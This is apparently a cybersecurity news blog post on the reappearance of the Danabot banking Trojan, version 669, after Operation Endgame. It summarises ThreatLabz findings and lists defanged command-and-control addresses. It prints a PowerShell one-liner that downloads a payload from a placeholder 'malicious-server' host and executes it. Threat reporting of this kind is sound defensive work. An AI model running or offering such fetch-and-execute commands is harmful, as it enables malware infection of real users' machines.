

Danabot Malware Version 669 Reappeared after Operation Endgame

Danabot Malware Version 669 Reappeared after Operation Endgame
Following a period of inactivity brought on by Operation Endgame’s law enforcement operation in May 2025, the infamous banking Trojan Danabot has made a major comeback with its new version 669.
The reappearance of this sophisticated virus portends a new generation of threats that use sophisticated multi-stage attacks to target financial institutions, cryptocurrency users, and individual victims.

Danabot has a history of tracking financial fraud, information exfiltration, and credential theft; its most recent development is a technical improvement in both infrastructure and behavioral strategies.
The malware uses a variety of attack methods, such as spear-phishing campaigns and malicious documents intended to spread its payload, to infect systems.
Convincing social engineering is used to trick victims into performing obfuscated attachments, which starts the initial infection.
After it is set up, Danabot version 669 uses a number of modules that are specifically designed for Windows environments, data collecting, and lateral network movement.
The software extends its reach beyond conventional banking fraud by targeting Bitcoin wallets as well.
Zscaler ThreatLabz security researchers discovered and examined version 669, verifying its resuscitation and revealing its technical foundations.

Notably, changes in Danabot’s command-and-control (C2) architecture were recorded by ThreatLabz.
In order to ensure operational resilience and complicate mitigation efforts, the malware now uses a combination of traditional IP-based C2s and .onion addresses to manage payloads and data exfiltration.
62.60.226[.]146:443, 62.60.226[.]154:443, and a number of .onion domains, including aqpfkxxtvahlzr6vobt6fhj4riev7wxzoxwItbcysuybirygxzvp23ad[.]onion:44, are important C2 addresses.
Infection Mechanism Spotlight
A strong loader is at the heart of Danabot’s infection process. This loader gets further encrypted modules and configuration data from several C2 sites after it is executed. The initial stage payload deployment is represented by the code snippet that follows:
| Invoke-WebRequest -Uri ‘http://malicious-server/payload’ -OutFile ‘C:\Users\Public\payload.exe’; Start-Process ‘C:\Users\Public\payload.exe’ |
Once it has gained a footing, Danabot uses scheduled tasks for continuous execution and injects itself into legitimate Windows processes as a persistence mechanism.
Without requiring direct user involvement, the threat actor can remotely manage new payloads and adjust infection parameters thanks to the modular design.
In the present threat landscape, Danabot version 669 is a powerful opponent due to its strategic flexibility and improved detection evasion through encrypted configuration and C2 connections.
About The Author:
Yogesh Naager is a content marketer who specializes in the cybersecurity and B2B space. Besides writing for the News4Hackers blogs, he also writes for brands including Craw Security, Bytecode Security, and NASSCOM.
Read More:
Large-Scale ClickFix Phishing Attacks Use PureRAT Malware to Target Hotel Systems
About Author









 English